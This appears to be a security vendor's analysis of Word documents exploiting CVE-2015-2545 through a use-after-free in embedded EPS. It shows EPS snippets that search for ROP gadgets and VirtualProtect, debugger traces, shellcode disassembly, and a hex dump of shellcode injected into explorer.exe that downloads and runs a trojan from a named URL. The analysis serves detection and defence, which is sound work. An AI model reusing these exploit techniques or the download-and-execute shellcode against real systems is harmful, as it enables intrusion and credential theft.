

## Analyzed document files hashes

0431F3E850CF50C5735E0BF36A1C97B9

160A45F1BA0DAAEDB4ED457E8AD874A6

306B97C61C2FC793E2B32CFB932DE825

782BA5D56A3D94B941CC9C772CBFA176

695C000179737A74ECA071CC8EF814AA

Quick Heal detects this threat as “Exp:PS.CVE-2015-2545.B”

One common trait found in all documents is that they all were created by the same author and at the same time.

Below is a snapshot from [virstotal](#):

Core document properties	
creator	\u68ee \u52c9(\u96fb\u30b7\u672c)
lastModifiedBy	\u68ee\u52c9
revision	17
created	2015-11-19T06:08:00Z
modified	2015-11-23T08:41:00Z

Based on our analysis, we suspect that all samples were created by the same exploit tool. The names associated with these documents are forged and in Japanese.

Company Name: 三菱電機株式会社 (Mitsubishi Electric Corporation)


Creator: 森 勉(電シ本) {Tutomu Mori (Denshihon)}

## Details of the Exploitation

### EPS file:

Information about Encapsulated post script (EPS) can be found [here](#).

Following is the location of the EPS file in a document file (Docx)



By using UAF (use after free) vulnerability, the exploit writes fake data in freed memory and later convert it type to a string. By dereferencing the fake data as a string, the length of the string will be dereferenced as 0x7FFFFFFF. The exploit uses this string to access whole memory to bypass ASLR and later resolve ROP gadget address to bypass DEP. After bypassing the DEP, the exploit transfers the control to Shellcode.

### ROP gadgets

To bypass DEP, the exploit searches for byte sequence (94 C3) and (C2 0C 00) in its current module (epsimp32.dll).

‘0x94’ instruction is for exchanging stack with the exploit controlled data and ‘0xC3’ is for return.

Following is EPS code for searching <94 C3> bytes sequence.

```

colortonee
ImageCurve3 458752 getinterval <94 C3>
search { length /offset exch def pop pop }
{ pop }
ifelse
/colortone1 ImageCurve3 offset add2
def colortonee ImageCurve3 458752 getinterval <C2 0C 00>
search { length /offset exch def pop pop }
{ pop }
  
```

Windbg snapshot for gadget search:

```

6ea70402 7423          je     MSVCR80!memchr+0xa7 (6ea70427)      [br=0]
0:000> p
eax=00024833 ebx=94949494 ecx=4bc3949b edx=6f73b7cc esi=00000000 edi=5e55ff9a
eip=6ea70404 esp=00126160 ebp=00126204 iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
MSVCR80!memchr+0x84:
6ea70404 32eb          xor    ch,bl
0:000> p
eax=00024833 ebx=94949494 ecx=4bc3009b edx=6f73b7cc esi=00000000 edi=5e55ff9a
eip=6ea70406 esp=00126160 ebp=00126204 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR80!memchr+0x86:
6ea70406 7419          je     MSVCR80!memchr+0xa1 (6ea70421)      [br=1]
0:000> p
eax=00024833 ebx=94949494 ecx=4bc3009b edx=6f73b7cc esi=00000000 edi=5e55ff9a
eip=6ea70421 esp=00126160 ebp=00126204 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR80!memchr+0xa1:
6ea70421 8d42fd       lea   eax,[edx-3]
0:000> p
eax=6f73b7c9 ebx=94949494 ecx=4bc3009b edx=6f73b7cc esi=00000000 edi=5e55ff9a
eip=6ea70424 esp=00126160 ebp=00126204 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR80!memchr+0xa4:
6ea70424 5f          pop   edi
0:000> ||

```

From the above snapshot we can see that it is searching for 94C3, which is resolved to be at address **0x6f73b7c9**.

```

Disassembly
Offset: 6f73b7c9
No prior disassembly possible
6f73b7c9 94          xchg  eax,esp
6f73b7ca c3          ret

```

Thereafter, it will search for <C2 0C 00> bytes sequence which is a “ret 0xC” instruction.

This bytes sequence is found at **0x6FFC543**

```

Disassembly
Offset: 6f6fc543
Previous Next
6f6fc532 c20800      ret     8
6f6fc535 55          push   ebp
6f6fc536 8bec       mov    ebp,esp
6f6fc538 ff750c     push   dword ptr [ebp+0Ch]
6f6fc53b ff15b8116f6f call  dword ptr [EPSIMP32+0x11b8 (6f6f11b8)]
6f6fc541 59        pop    ecx
6f6fc542 5d        pop    ebp
6f6fc543 c20c00     ret    0Ch
6f6fc546 55        push   ebp
6f6fc547 8bec     mov    ebp,esp
6f6fc549 8b4510    mov    eax,dword ptr [ebp+10h]
6f6fc54c 5d        pop    ebp
6f6fc54d c21000    ret    10h
6f6fc550 55        push   ebp
6f6fc551 8bec     mov    ebp,esp

```

Thereafter, the exploit searches for “Kernel32.dll” and “VirtualProtect” in full memory.


Below is the EPS code for the same.

```

if colortonee ImageCurve3
ImageCurve6 add2 50 getinterval (KERNEL32.dll)
search { length /lenPre exch def pop pop }
{/lenPre -1 def pop}
ifelse lenPre 0 eq { /ImageCurve7
ImageCurve3 color1
add2 forItr add2 circle2 def 0
{ /offset exch def /aFuncNameOffset ImageCurve3
ImageCurve7 add2 offset add2 circle2 def aFuncNameOffset
0 eq {exit}
if colortonee ImageCurve3 aFuncNameOffset add2 50
getinterval (VirtualProtect) search { length /lenPre2 exch def pop pop }

```

After resolving the required addresses, the memory snapshot of this exploit is as following:



In the above snapshot, address of “VirtualProtect” and stack pivot gadget address is followed by a malicious shell code.

Later, this exploit creates a file type object in EPS code and changes the bytesavailable function pointer to point pivot gadget (ROP).

```

canvas1 type /filetype eq
{ 1 1 atan
pop
1 sin
pop
canvas1
bytesavailable
pop 1 cos
pop exit }
if } if } if globaldict /aDictD undef
  
```



Finally, the exploit makes a call to bytesavailable function, which was overwritten with ROP gadget address, so that it starts executing the ROP chain. Once the ROP chain is executed, it calls “VirtualProtect” to change the shell code memory protection to PAGE\_EXECUTE\_READ\_WRITE.

By using “VirtualProtect”, the exploit successfully bypasses DEP and then control transfers to shellcode.

## Shellcode

```

Disassembly
Offset: 03c4004c
Previous Next
No prior disassembly possible
03c4004c 8b7dd8 mov edi, dword ptr [ebp-28h]
03c4004f 39df cmp edi, ebx
03c40051 7403 je 03c40056
03c40053 8b7dd0 mov edi, dword ptr [ebp-30h]
03c40056 8b4d04 mov ecx, dword ptr [ebp+4]
03c40059 8d650c lea esp, [ebp+0Ch]
03c4005c 8b6d00 mov ebp, dword ptr [ebp]
03c4005f 51 push ecx
03c40060 55 push ebp
03c40061 89e5 mov ebp, esp
03c40063 83e4f8 and esp, 0FFFFFFF8h
03c40066 81eccc000000 sub esp, 0CCh
03c4006c 53 push ebx
03c4006d 56 push esi
03c4006e 57 push edi
03c4006f 684c772607 push 726774Ch
03c40074 e894010000 call 03c4020d
03c40079 59 pop ecx
03c4007a 8d4c2424 lea ecx, [esp+24h]
03c4007e 31db xor ebx, ebx
03c40080 51 push ecx
03c40081 c74424286d737663 mov dword ptr [esp+28h], 6376736Dh
03c40089 c744242c72742e64 mov dword ptr [esp+2Ch], 642E7472h
03c40091 66c74424306c6c mov word ptr [esp+30h], 6C6Ch
03c40098 885c2432 mov byte ptr [esp+32h], bl
03c4009c ffd0 call eax
03c4009e 53 push ebx
03c4009f e8f8110000 call 03c4129c
03c400a4 59 pop ecx
03c400a5 6a01 push 1
03c400a7 8d7004 lea esi, [eax+4]
03c400aa e8ed110000 call 03c4129c
03c400af 59 pop ecx
03c400b0 8d7804 lea edi, [eax+4]

```

Shell code creates a temp file to “C:\windows\Temp” and deletes it to check current process (winword.exe) privilege. If the above file operation succeeds, then it injects some shell code in “explorer.exe” as shown below.

```
explorer.exe (2320) (0x1b80000 - 0x1b81000)
00000000 33 c9 64 8b 41 30 8b 40 0c 8b 70 14 ad 96 ad 8b 3.d.A0.@..p....
00000010 58 10 8b 53 3c 03 d3 8b 52 78 03 d3 8b 72 20 03 X..S<...Rx...r .
00000020 f3 33 c9 41 ad 03 c3 81 38 47 65 74 50 75 f4 81 .3.A....8GetPu..
00000030 78 04 72 6f 63 41 75 eb 81 78 08 64 64 72 65 75 x.rocAu..x.ddreu
00000040 e2 8b 72 24 03 f3 66 8b 0c 4e 49 8b 72 1c 03 f3 ..r$.f..NI.r...
00000050 8b 14 8e 03 d3 33 c9 51 68 2e 65 78 65 68 64 65 .....3.Qh.exe hde
00000060 61 64 53 52 51 68 61 72 79 41 68 4c 69 62 72 68 adSRQharyAhLibrh
00000070 4c 6f 61 64 54 53 ff d2 83 c4 0c 59 50 51 66 b9 LoadTS....YPQf.
00000080 6c 6c 51 68 6f 6e 2e 64 68 75 72 6c 6d 54 ff d0 lIQhon.dhurlmT..
00000090 83 c4 10 8b 54 24 04 33 c9 51 66 b9 65 41 51 33 ....T$.3.Qf.eAQ3
000000a0 c9 68 6f 46 69 6c 68 6f 61 64 54 68 6f 77 6e 6c .hoFilhoadThownl
000000b0 68 55 52 4c 44 54 50 ff d2 33 c9 8d 54 24 24 51 hURLDTP..3..T$.Q
000000c0 51 52 eb 47 51 ff d0 83 c4 1c 33 c9 5a 5b 53 52 QR.GQ.....3.Z{SR
000000d0 51 68 78 65 63 61 88 4c 24 03 68 57 69 6e 45 54 Qhxeca.L$.hWinET
000000e0 53 ff d2 6a 05 8d 4c 24 18 51 ff d0 83 c4 0c 5a S..j..L$.Q.....Z
000000f0 5b 68 65 73 73 61 83 6c 24 03 61 68 50 72 6f 63 [hessa.l$.ahProc
00000100 68 45 78 69 74 54 53 ff d2 ff d0 e8 b4 ff ff ff hExitTS.....
00000110 68 74 74 70 3a 2f 2f 62 75 6e 61 6e 64 62 61 72 http://bunandbar
00000120 2e 63 6f 6d 2f 2e 63 73 73 2f 63 79 70 72 75 73 .com/.css/cyprus
00000130 2e 65 78 65 00 00 00 00 00 00 00 00 00 00 00 .exe.....
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

It creates a remote thread in explorer.exe to execute injected shellcode, which is responsible for downloading and executing a payload from the below URL path:

**hxxp://bunandbar.com/.css/cyprus.exe**

Downloaded payload is detected as **TrojanPSW.Tepfer.r3**

This malware can steal a victim’s personal information of victim, can download other malware or give a hacker the access to the infected machine.

**Conclusion**

Previously observed in APT campaigns, this CVE is now being used by spammers for targeting private organizations in India. This is a more recent CVE, which started replacing some old and well known CVEs of MS Office like CVE-2010-3333 and CVE-2012-0158. We expect to see more of this CVE in future spam campaigns.